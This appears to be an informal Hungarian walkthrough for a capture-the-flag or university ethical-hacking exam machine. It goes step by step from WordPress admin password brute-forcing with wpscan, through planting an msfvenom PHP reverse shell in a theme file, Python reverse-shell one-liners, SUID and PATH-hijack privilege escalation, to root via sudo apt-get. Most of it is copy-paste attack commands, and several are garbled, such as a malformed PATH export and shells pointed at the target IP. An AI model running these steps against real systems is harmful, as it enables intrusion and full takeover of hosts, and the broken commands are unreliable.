

Nem minden parancs/ utasítás lehet jó, lehetnek benne elírások vagy sorrendtévesztés,

Ha ez lenne akkor használd a google-t vagy a kacsát nyugodtan

Copypasta = copy-paste

<tip> = targetip =pl 10.10.10.1

<tpor> =target port=pl 4444

<lhost> = Localip(saját géped ipje amit jobb felső sarokban ír ha bent vagy a vpnen) =pl 10.10.10.2

<lport> = Localport(sajátportod amit kinyitasz netcat (nc)vel) = pl 4444

Elsőkörben

sudo nmap -v -sT -sV -p- <tip>

kidobja hogy 80 meg ssh(22)

Utána dirb vel végig lehet futtatni de úgylis tudjuk hogy egy wordpress oldal lesz(optional)

dirb http://<tip> -r (optional!)

böngészőben beírjuk http://<tip>/wordpress

ha bejön Etikus hack zh vagy mi a cím akkor baba

Tuti van egy admin user

böngészőbe http://<tip>/wordpress/wp-admin

egy login bejön, baba

terminalba

wpscan --url http://<tip>/wordpress/wp-admin:80 --usernames admin --passwords

/usr/share/wordlists/rockyou.txt

(ha valami nem jó akkor elírtam vagy idk) próbáld meg ezzel: http://<tip>/wordpress:80 vagy

http://<tip>/wordpress/wp-admin vagy http://<tip>/wordpress/ a többi ugyan az csak az url mező ami meg van változtatva

ha az feltörte, megvan az admin+jelszó

akkor böngészőbe http://<tip>/wordpress/wp-admin

login be az admin userbe

bejött baba

(1flag a jeleszó)

majd jobb oldalt ecset ikon vagy mi

On the WordPress dashboard, click on Appearance → Themes → Theme File Editor. That will reveal all the PHP files you can edit directly on your theme.

Utána jobb oldalt index.php -ra megyünk

ha minden baba akkor terminálba(kali)

msfvenom -p php/reverse_php LHOST=<lhost> LPORT=4444 -f raw > shell.php

ha az megvan akkor kapunk kell egy shell.php fájlt ahol csináltuk (ls -la val megnézhetjük)

cat shell.php

copypasta az index.php fájlba úgy hogy ami előtte ott volt töröljük

mielőtt az update nyomnál azelőtt terminalba (kali) egy netcatet indítsunk el

nc -lvp 4444

majd updategomb

ekkor már működik a revshellünk az ncben ha nem akkor sem baj

ha nem megy akkor böngészőbe http://<tip>/wordpress/index.php

és akkor újból tudjuk indítani, ha megszakad akkor csak reload a pagere

Fontos, mindig előbb nyitjuk meg a netcatet és majd utána töltjük újra az index.php-t

ha megvan, akkor nem látszik az ncben csak annyi hogy connect vagy mi

akkor copypasta be az ncbe jobbklikkel!!!! itt nincs ctrl+c ctrl+v!!!!

```
python3 -c 'import
socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("<tip>",5555))
;os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/bash")'
```

(ha valami gebasz van akkor tegyük be egy txtbe és nézzük van e enter ebben a sorban)

```
baba
van egy interaktív shellünk
whoami
akkor www-data vagy milyen usert kell kapnunk
ls -la
nicsak egy flag (2flag a txt tartalma)
cat flag.txt
```

valszeg suidbites lesz innentől a buli szóval copypasta
wget <https://raw.githubusercontent.com/Anon-Exploiter/SUID3NUM/master/suid3num.py> --no-check-certificate && chmod 777 suid3num.py

```
ha letöltötte a targetpcre
utána
python3 suid3num.py
```

ez kidobja milyen suidbites szexek vannak
a defaultot nem érdemes nézni,
ha a custom SUID binariesben van valami az az érdekes nekünk

```

/snap/core18/1754/usr/bin/gpasswd
/snap/core18/1754/usr/bin/newgrp
/snap/core18/1754/usr/bin/passwd
/snap/core18/1754/usr/bin/sudo
/snap/core18/1754/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1754/usr/lib/openssh/ssh-keysign
-----


[!] Default Binaries (Don't bother)
-----
/bin/umount
/bin/su
/bin/mount
/bin/ping
/bin/fusermount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/traceroute6.iputils
/usr/bin/arping
/usr/sbin/vmware-authd
/usr/sbin/pppd
/usr/share/discord/chrome-sandbox
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/slack/chrome-sandbox
/usr/lib/snapd/snap-confine
/usr/lib/chromium-browser/chrome-sandbox
/usr/lib/virtualbox/VBoxVolInfo
/usr/lib/virtualbox/VBoxSDL

/usr/lib/chromium-browser/chrome-sandbox
/usr/lib/virtualbox/VBoxVolInfo
/usr/lib/virtualbox/VBoxSDL
/usr/lib/virtualbox/VBoxNetDHCP
/usr/lib/virtualbox/VBoxNetNAT
/usr/lib/virtualbox/VBoxNetAdpCtl
/usr/lib/virtualbox/VBoxHeadless
/usr/lib/virtualbox/VirtualBoxVM
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/vmware/bin/vmware-vmx-stats
/usr/lib/vmware/bin/vmware-vmx-debug
/usr/lib/vmware/bin/vmware-vmx
/usr/lib/xorg/Xorg.wrap
/usr/lib/openssh/ssh-keysign
/opt/google/chrome/chrome-sandbox
/sbin/mount.ecryptfs_private
/snap/snapd/8140/usr/lib/snapd/snap-confine
/snap/core18/1754/bin/mount
/snap/core18/1754/bin/ping
/snap/core18/1754/bin/su
/snap/core18/1754/bin/umount
/snap/core18/1754/usr/bin/chfn
/snap/core18/1754/usr/bin/chsh
/snap/core18/1754/usr/bin/gpasswd
/snap/core18/1754/usr/bin/newgrp
/snap/core18/1754/usr/bin/passwd
/snap/core18/1754/usr/bin/sudo
/snap/core18/1754/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1754/usr/lib/openssh/ssh-keysign
-----


[~] Custom SUID Binaries (Interesting Stuff)
-----
/bin/zsh
/bin/nc.openbsd

```

Asszem php volt ott
 Ha valami suid-es akkor gtfobins
 Be google gtfobins
<https://gtfobins.github.io/>
 ott a keresőjébe php



Majd suid



copypasta

de nekünk nem kell ./ mert a php fut simán is és nem a php program saját könyvtárába vagyunk szóval (Itt érdemes átírni a /bin/sh -t átírni)
php -r "pcntl_exec('/bin/bash', ['-p']);"

tűz aszondja, egy másik userben vagyunk

whoami

és valami random user lesz

pwd hogy hol vagyunk

ha /home/valamiuser akkor baba

ha nem akkor cd oda

ls -la

nicsak flag.txt

cat flag.txt (3flag)

baba

no itt lesz valami más txt is hogy sshval érdemes belépni és ott meg van adva a jelszó meg ssh oké

új terminál(kalín)

ssh valamiuser@<tip>

utána yes

majd jelszó (ami be van írva a txtbe)

baba

sudo -l

ez valamit ki kell hogy dobjon, hogy tudsz futtatni python3at, nice

a valami user mappájában lesz egy valamiprogram.py

sudo -u <username> <command>

szóval

mivel sudo -l egy ilyen path szerű cuccot dobott

én itt egy relative path hijackinget csináltam

ha abban a könyvtárban vagyunk ahol van a valami.py program akkor baba ha nem akkor cd oda
coppypasta

```
export PATH=${pwd}:%PATH
```

baba

ugyebár amikor lefuttatuk a valami.pyt akkor kiírta hogy random.py-t használ

szóval

```
nano random.py
```

```
python3 -c 'import
```

```
socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("<tip>",6666))
```

```
;os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/bash")'
```

```
ctrl+o
```

```
ctrl+x
```

baba

mielőtt lefutattuk a valami.pyt azelőtt egy nc kalin egy új terminálba

```
nc -lvp 6666
```

most futtatjuk a sudoval a valami.pyt

```
sudo -u valamiuser valami.py
```

ha minden igaz akkor az nc6666ban meg kellett jelennie egy rev shellnek

ha baba, akkor látjuk hogy egy másik user

```
whoami
```

```
valamiuser2
```

egyre tüzesebb

```
cd /home/valamiuser2 (ha nem ott lennénk)
```

```
ls -la
```

```
ricsak flag.txt
```

```
cat flag.txt (4.flag)
```

no itt megint egy

```
sudo -l
```

kiírja hogy az apt-t használhatjuk, figyeljük meg hogy pathben írja, asszem úgy is kell futtatni
megint gtfobins

Shell Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

This invokes the default pager, which is likely to be `less`, other functions may apply.

```
apt-get changelog apt
!/bin/sh
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) This invokes the default pager, which is likely to be `less`, other functions may apply.

```
sudo apt-get changelog apt
!/bin/sh
```

(b) For this to work the target package (e.g., `sl`) must not be installed.

```
TF=$(mktemp)
echo 'Dpkg::Pre-Invoke {" /bin/sh;false"}' > $TF
sudo apt-get install -c $TF sl
```

(c) When the shell exits the `update` command is actually executed.

```
sudo apt-get update -o APT::Update::Pre-Invoke:=/bin/sh
```

copy pasta
sudo <pathamitsudo-ldobott> changelog apt
behoz egy ilyen man szerű dolgot
csak írjuk be ezt
!/bin/sh
majd enter
ha minden igaz akkor egy # -t látunk
ha lenézünk akkor meg



egy ilyen
gratulálok gyökér lettél egy sebezhető gépen
az utolsó flaget a /root -ban találsz
cd /root
cat flag.txt

hackers in movies be like:

"im in"



donációkat meg elfogadok az alábbi módokon:

